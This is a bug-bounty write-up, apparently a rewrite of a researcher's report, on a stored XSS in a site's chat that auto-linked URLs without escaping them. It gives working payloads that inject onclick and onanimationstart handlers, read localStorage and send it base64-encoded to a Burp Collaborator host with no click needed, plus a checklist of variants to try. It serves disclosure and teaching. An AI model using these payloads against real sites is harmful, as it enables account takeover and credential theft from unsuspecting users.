How I managed to trigger XSS automatically to get critical account takeover
The chat feature parsed URLs and inserted them into an anchor tag without proper escaping, allowing an attacker to inject attributes such as onclick or onanimationstart. This enabled stored XSS that could steal credentials from localStorage, and the onanimationstart variant triggered automatically without user interaction.
 Published on c4rrilat0r.medium.com
This write up is about one of the best findings I ever had in HackerOne. The impact was critical because the XSS was stored and you could send it through a chat to any user leading to steal their credentials.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a stored cross-site scripting (XSS) finding in a private HackerOne program, referred to here as REDACTED.com. The platform has a chat feature that lets any user communicate with any other user on the site. The chat client parses URLs in the text that users send and turns them into clickable links, wrapping them in an a HTML tag.

The researcher rates the impact as critical because the XSS is stored and can be delivered through the chat to any user, which allows the attacker to steal the victim's credentials. The report was triaged in 2 days and resolved in 7 days with a 3000 USD bounty.
Setup
The report does not describe the accounts, roles or tooling used beyond a Burp Collaborator server for receiving exfiltrated data. The report notes that user credentials are saved in localStorage, which the payload reads. The attacker needs to be able to send a chat message to the victim, and the victim needs to open that message.
Finding it
While analysing the chat feature, the researcher noticed that JavaScript was parsing the URLs sent in messages. Sending a normal URL such as https://google.com caused the chat to parse the text and place the URL as a link inside an a HTML tag.
That behaviour suggested the URL was being interpolated into HTML without proper escaping, so the next step was to try breaking out of the attribute context.
Exploitation
Step 1: Break the HTML
The first malicious payload sent was:
https://google.com"'/>
This broke the HTML of the generated link, confirming that the URL was being inserted into markup without adequate encoding.

The screenshot shows the broken HTML that resulted from this payload.
Step 2: Add an event handler to the existing tag
Adding new HTML tags did not work: the chat applied a lot of filters on HTML tags, and attempts to introduce tags failed. The researcher changed approach and started adding attributes to the existing a tag instead, which allowed JavaScript to execute in the tag's context.
An onclick attribute was injected successfully with the following payload:
https://google.com"onclick="alert('1')"a="
This produced the following final tag:
<a href="https://google.com" onclick="alert(1)" a="">
When the victim clicked the link, the popup alert appeared.
Step 3: Steal localStorage

Because user credentials are saved in localStorage, the researcher built a payload that reads it, encodes it in base64 and sends it to a Burp Collaborator server:
https://google.com"onclick="b=JSON.stringify(localStorage);c=btoa(b);i=new/**/Image;i.src='https://burpcollaborator.burpcollaborator.net?t='+c"a="
The payload serialises localStorage with JSON.stringify, encodes the result in base64 with btoa, and then creates a new Image object whose src points at the attacker's Burp Collaborator with the encoded data in the t query parameter.
At this point the vulnerability was high severity: any account could be taken over, but only with user interaction, since the victim had to click the link.
Step 4: Find an automatic trigger
To reach critical severity, the researcher looked for a way to execute the JavaScript without user interaction. The solution came from the PortSwigger Cross-Site Scripting Cheat Sheet, which showed a payload that works on all browsers without user interaction:

The obstacle was that new HTML tags could not be injected, so an animation could not be created on a style tag. The workaround was to find an animation that was already defined in the site's CSS. The researcher opened each CSS file loaded by the site and found one.

The screenshot shows the CSS animation that was found, with the name redacted.
Step 5: Combine the animation with the exfiltration payload
The final exploit was:
https://google.com"onanimationstart="b=JSON.stringify(localStorage);c=btoa(b);i=new/**/Image;i.src=’https://burpcollaborator.burpcollaborator.net?t='+c"style="animation-name:Toastify__bounceOutRight
The malicious JavaScript sits in the onanimationstart attribute, and the tag's style attribute references the animation that was found in the site's CSS. When the attacker sends the malicious message through the chat and the victim opens it, the tag's style is loaded, the animation starts, the event fires, and the code in onanimationstart runs. The attacker then receives the victim's credentials on their Burp Collaborator automatically, with no click required.
After testing the exploit extensively, the researcher wrote and submitted the report.
Root cause
The chat client parses URLs in messages and places them inside an a tag, and a double quote in the URL broke out of the attribute. A double quote in the URL therefore closes the href attribute and lets the sender add new attributes to the tag. Attempts to add new HTML tags failed because of the filters, but adding attributes to the existing a tag worked. Because the message is stored and delivered to other users, the payload runs in the victim's session.
Impact
An attacker who can send a chat message to a user can execute JavaScript in that user's session when the message is opened. With the onanimationstart variant this happens automatically, without the victim clicking anything. Since credentials are stored in localStorage, the attacker can read them, encode them in base64 and exfiltrate them to a server they control, leading to account takeover of any user who receives and opens the message. The report describes the impact as critical for this reason.
Fix
The report does not describe the fix that was applied.
Variants to test
- Send a URL containing a double quote and a single quote, such as
https://example.com"'/>, in any chat, comment or message field that auto-links URLs. A positive result is broken markup in the rendered page or in the DOM inspector. - Send a URL with an injected event handler attribute, such as
https://example.com"onclick="alert(1)"a=", where tag filters exist but attribute filters may not. A positive result is the handler appearing on the generatedatag and firing on interaction. - Look for animations already defined in the target's CSS and reference one through a
styleattribute with anonanimationstarthandler, as in this report. A positive result is code execution when the message is rendered, with no user interaction. - Test other automatic event triggers that do not require new tags, such as
onfocuscombined withautofocus, oronerroron elements the application already renders. A positive result is execution on page load. - Check whether the same URL parsing is used in other features, such as profiles, comments or notifications, and whether the stored payload is delivered to users other than the sender. A positive result is execution in another user's session.
What happened, in plain words
A security researcher found a bug in a private bug bounty program, which we will call REDACTED.com. A bug bounty program is a scheme where a company invites independent researchers to look for security problems in its systems and pays them for reporting what they find. This particular program ran on HackerOne, a well-known platform where such programs are hosted.
The bug was in the site's chat feature. A chat feature is a part of a website that lets one user send text messages to another user, much like a messaging app on a phone. The problem was that the chat turned any web address (URL) typed into a message into a clickable link, and it did so in an unsafe way. A URL is the address of a page on the internet, such as https://google.com.
Because of this unsafe handling, the researcher could send a message that, when another user opened it, ran small pieces of code inside that user's browser. Code that runs inside someone else's browser session is called cross-site scripting, usually shortened to XSS. The "stored" part means the malicious message is saved and delivered to other users who open the chat.
The researcher could use this to steal the victim's login credentials, meaning the data the site keeps to prove who the user is. With those credentials, the attacker can take over the victim's account. The researcher rated the impact as critical. The report was triaged in 2 days and resolved in 7 days with a bounty of 3000 USD.
Background you need first
Before walking through the steps, here are a few ideas that come up again and again.
HTML is the language that describes the structure of a web page. It is made of tags, which look like <a>...</a>. A tag can carry extra information called attributes, written inside the opening tag, for example <a href="https://google.com">. Here href is an attribute and its value is the address the link points to.
JavaScript is a programming language that runs inside your browser. It is what makes pages interactive: buttons that respond to clicks, forms that check what you typed, and so on. If an attacker can get JavaScript to run in your browser while you are logged in to a site, that code can do anything you could do on that site.
localStorage is a small storage area that a website can use inside your browser to keep data between visits. Think of it as a notepad the site keeps for you. If a site stores login credentials there, anyone who can run JavaScript on that site can read the notepad and copy what is on it.
Base64 is a way of turning any data into a long string of plain letters and digits. It is not encryption; it does not hide anything from someone who knows how to reverse it. It is used here simply so the stolen data can be carried inside a URL without breaking it.
Burp Collaborator is a service that gives a researcher a unique web address they control. If anything on the internet contacts that address, the researcher can see the request, including any data sent along with it. It is like leaving a labelled answering machine and seeing who calls and what they say.
A filter is a check the site performs on what you type, to block dangerous content. Filters can be incomplete, and that is often where bugs live.
Finding it
While looking at the chat feature, the researcher noticed that JavaScript was parsing the URLs sent in messages. Sending a normal URL such as https://google.com caused the chat to parse the text and place the URL as a link inside an a HTML tag.
That behaviour suggested the URL was being inserted into HTML without proper escaping. Escaping means converting special characters (like quotes) into harmless versions so they cannot change the structure of the page. If a URL is dropped into HTML as-is, a quote inside the URL can end an attribute early and let the sender start writing new HTML of their own. So the next step was to try breaking out of the attribute context.
Exploitation
Step 1: Break the HTML
The first malicious payload sent was:
https://google.com"'/>
This is a normal-looking URL followed by a double quote, a single quote, a forward slash and a closing angle bracket. The idea is simple: if the site builds a link like <a href="THE URL">, then the double quote in the payload closes the href attribute early, and the rest of the payload becomes extra HTML.
This broke the HTML of the generated link, confirming that the URL was being inserted into markup without adequate encoding.
The screenshot shows the broken HTML that resulted from this payload. Seeing the page structure fall apart is the signal that the researcher can now control the markup, not just the text of the link.
Step 2: Add an event handler to the existing tag
Adding new HTML tags did not work: the chat applied a lot of filters on HTML tags, and attempts to introduce tags failed. A tag filter looks for things like <script> or <img> and removes them. The researcher changed approach and started adding attributes to the existing a tag instead, which allowed JavaScript to execute in the tag's context.
An onclick attribute was injected successfully with the following payload:
https://google.com"onclick="alert('1')"a="
Line by line, this is:
https://google.comis the harmless-looking start, so the message looks like a normal link."closes thehrefattribute that the site itself wrote.onclick="alert('1')"adds a new attribute calledonclick. Anonclickattribute holds JavaScript that the browser runs when the element is clicked.alert('1')is a built-in browser function that shows a small popup with the text1.
This produced the following final tag:
<a href="https://google.com" onclick="alert(1)" a="">
Reading this tag: it is a link (a) pointing at https://google.com, and it now also carries an onclick handler that runs alert(1). The trailing a="" is the harmless leftover attribute. When the victim clicked the link, the popup alert appeared. That proves code execution, which is the core of XSS.
Step 3: Steal localStorage
Because user credentials are saved in localStorage, the researcher built a payload that reads it, encodes it in base64 and sends it to a Burp Collaborator server:
https://google.com"onclick="b=JSON.stringify(localStorage);c=btoa(b);i=new/**/Image;i.src='https://burpcollaborator.burpcollaborator.net?t='+c"a="
Line by line, this is:
https://google.comis again the harmless-looking start."closes thehrefattribute.onclick="starts a new attribute whose value is JavaScript that runs on click.b=JSON.stringify(localStorage);reads everything inlocalStorageand turns it into a text string, stored in a variable calledb.JSON.stringifyis a standard JavaScript function that converts data into text.c=btoa(b);encodes that text in base64 and stores the result inc.btoais the built-in browser function for base64 encoding.i=new/**/Image;creates a new image object in memory.i.src='https://burpcollaborator.burpcollaborator.net?t='+csets the image's source address to the attacker's Burp Collaborator, with the encoded data appended after?t=. When a browser is told to load an image, it makes a request to that address. The attacker sees the request and reads the stolen data from it."a="closes the attribute and adds the dummy attribute, as before.
The payload serialises localStorage with JSON.stringify, encodes the result in base64 with btoa, and then creates a new Image object whose src points at the attacker's Burp Collaborator with the encoded data in the t query parameter. The /**/ between new and Image is a comment used to separate the tokens.
At this point the vulnerability was high severity: any account could be taken over, but only with user interaction, since the victim had to click the link. High is serious, but not the top level. The researcher wanted critical.
Step 4: Find an automatic trigger
To reach critical severity, the researcher looked for a way to execute the JavaScript without user interaction. The solution came from the PortSwigger Cross-Site Scripting Cheat Sheet, a public reference list of known XSS payloads maintained by the security training company PortSwigger. It showed a payload that works on all browsers without user interaction:
The idea behind that technique is to attach JavaScript to an event that fires by itself. An event is something the browser notices happening, such as a click, a page finishing loading, or an animation starting. If you can attach code to an event that fires without anyone doing anything, the code runs automatically.
The obstacle was that new HTML tags could not be injected, so an animation could not be created on a style tag. A CSS animation is a visual effect defined in a stylesheet (CSS is the language that describes how a page looks). The researcher's plan was to reference an animation that already existed on the site, rather than create a new one. The workaround was to find an animation that was already defined in the site's CSS. The researcher opened each CSS file loaded by the site and found one.
The screenshot shows the CSS animation that was found, with the name redacted. The name of that animation is what the final payload needs to reference.
Step 5: Combine the animation with the exfiltration payload
The final exploit was:
https://google.com"onanimationstart="b=JSON.stringify(localStorage);c=btoa(b);i=new/**/Image;i.src=’https://burpcollaborator.burpcollaborator.net?t='+c"style="animation-name:Toastify__bounceOutRight
Line by line, this is:
https://google.comis the harmless-looking start."closes thehrefattribute.onanimationstart="starts a new attribute.onanimationstartis an event that fires the moment a CSS animation begins on the element. The JavaScript that follows is the same data-stealing code as before: readlocalStorage, turn it into text, base64-encode it, and send it to the Burp Collaborator address."style="animation-name:Toastify__bounceOutRightadds astyleattribute that tells the browser to apply an animation calledToastify__bounceOutRight, which is the animation the researcher found in the site's own CSS. When the victim opens the message, the tag's style is loaded, the event executes the code inonanimationstart, and the code runs without a click.
The malicious JavaScript sits in the onanimationstart attribute, and the tag's style attribute references the animation that was found in the site's CSS. When the attacker sends the malicious message through the chat and the victim opens it, the tag's style is loaded, the animation starts, the event fires, and the code in onanimationstart runs. The attacker then receives the victim's credentials on their Burp Collaborator automatically, with no click required.
After testing the exploit extensively, the researcher wrote and submitted the report.
Why it worked
The chat client parses URLs in messages and places them inside an a tag, and a double quote in the URL broke out of the attribute. A double quote in the URL therefore closes the href attribute and lets the sender add new attributes to the tag. Attempts to add new HTML tags failed because of the filters, but adding attributes to the existing a tag worked. Because the message is stored and delivered to other users, the payload runs in the victim's session.
In everyday terms: the site was careful to stop you adding whole new elements to the page, but it forgot that you can still add extra settings to the element it builds for you. Those settings can carry code.
Impact
An attacker who can send a chat message to a user can execute JavaScript in that user's session when the message is opened. With the onanimationstart variant this happens automatically, without the victim clicking anything. Since credentials are stored in localStorage, the attacker can read them, encode them in base64 and exfiltrate them to a server they control, leading to account takeover of any user who receives and opens the message. The report describes the impact as critical for this reason.
Fix
The report does not describe the fix that was applied.
Variants to test
If you want to look for similar bugs yourself, here are starting points. Each one is a small experiment you can try in any field that turns typed text into a link.
- Send a URL containing a double quote and a single quote, such as
https://example.com"'/>, in any chat, comment or message field that auto-links URLs. A positive result is broken markup in the rendered page or in the DOM inspector. The DOM inspector is the panel in your browser's developer tools that shows the live structure of the page. - Send a URL with an injected event handler attribute, such as
https://example.com"onclick="alert(1)"a=", where tag filters exist but attribute filters may not. A positive result is the handler appearing on the generatedatag and firing on interaction. - Look for animations already defined in the target's CSS and reference one through a
styleattribute with anonanimationstarthandler, as in this report. A positive result is code execution when the message is rendered, with no user interaction. - Test other automatic event triggers that do not require new tags, such as
onfocuscombined withautofocus, oronerroron elements the application already renders. A positive result is execution on page load. - Check whether the same URL parsing is used in other features, such as profiles, comments or notifications, and whether the stored payload is delivered to users other than the sender. A positive result is execution in another user's session.
Glossary
- Bug bounty program: a scheme where a company pays independent researchers for reporting security problems in its systems.
- HackerOne: a platform that hosts bug bounty programs for many companies.
- Chat feature: a part of a website that lets users send text messages to each other.
- URL: the address of a page or resource on the internet, such as
https://google.com. - HTML: the language that describes the structure of a web page, made of tags and attributes.
- Tag: a building block of HTML, written like
<a>or<img>. - Attribute: extra information inside a tag, such as
hreforonclick. - JavaScript: the programming language that runs inside a browser and makes pages interactive.
- Cross-site scripting (XSS): a bug where an attacker gets their own code to run inside another user's browser session on a site.
- Stored XSS: XSS where the malicious content is saved on the server and delivered to other users later.
- localStorage: a small storage area a website can use inside your browser to keep data between visits.
- Credentials: the data a site uses to prove who you are, such as a session token or login details.
- Account takeover: when an attacker gains control of someone else's account.
- Base64: a way of turning data into plain letters and digits so it can be carried inside text such as a URL. It is not encryption.
JSON.stringify: a JavaScript function that converts data into a text string.btoa: a built-in browser function that base64-encodes a string.- Burp Collaborator: a service that gives a researcher a unique address they control, so they can see when something contacts it and what data it sends.
- Exfiltration: secretly sending stolen data out to a server the attacker controls.
- Payload: the piece of text or code an attacker sends to try to trigger a bug.
- Escaping / encoding: converting special characters into harmless versions so they cannot change the structure of the page.
- Filter: a check a site performs on what you type, to block dangerous content.
- Event: something the browser notices happening, such as a click, a page load or an animation starting.
- Event handler: an attribute such as
onclickoronanimationstartthat holds code to run when the matching event happens. - CSS: the language that describes how a web page looks, including animations.
- CSS animation: a visual effect defined in a stylesheet that plays over time.
- DOM inspector: a panel in the browser's developer tools that shows the live structure of the page.
- Severity: how serious a bug is rated, from low to critical.
- Triaged: checked and confirmed as valid by the program's team.
- Resolved: fixed by the company.
- Bounty: the money paid to a researcher for a valid report.



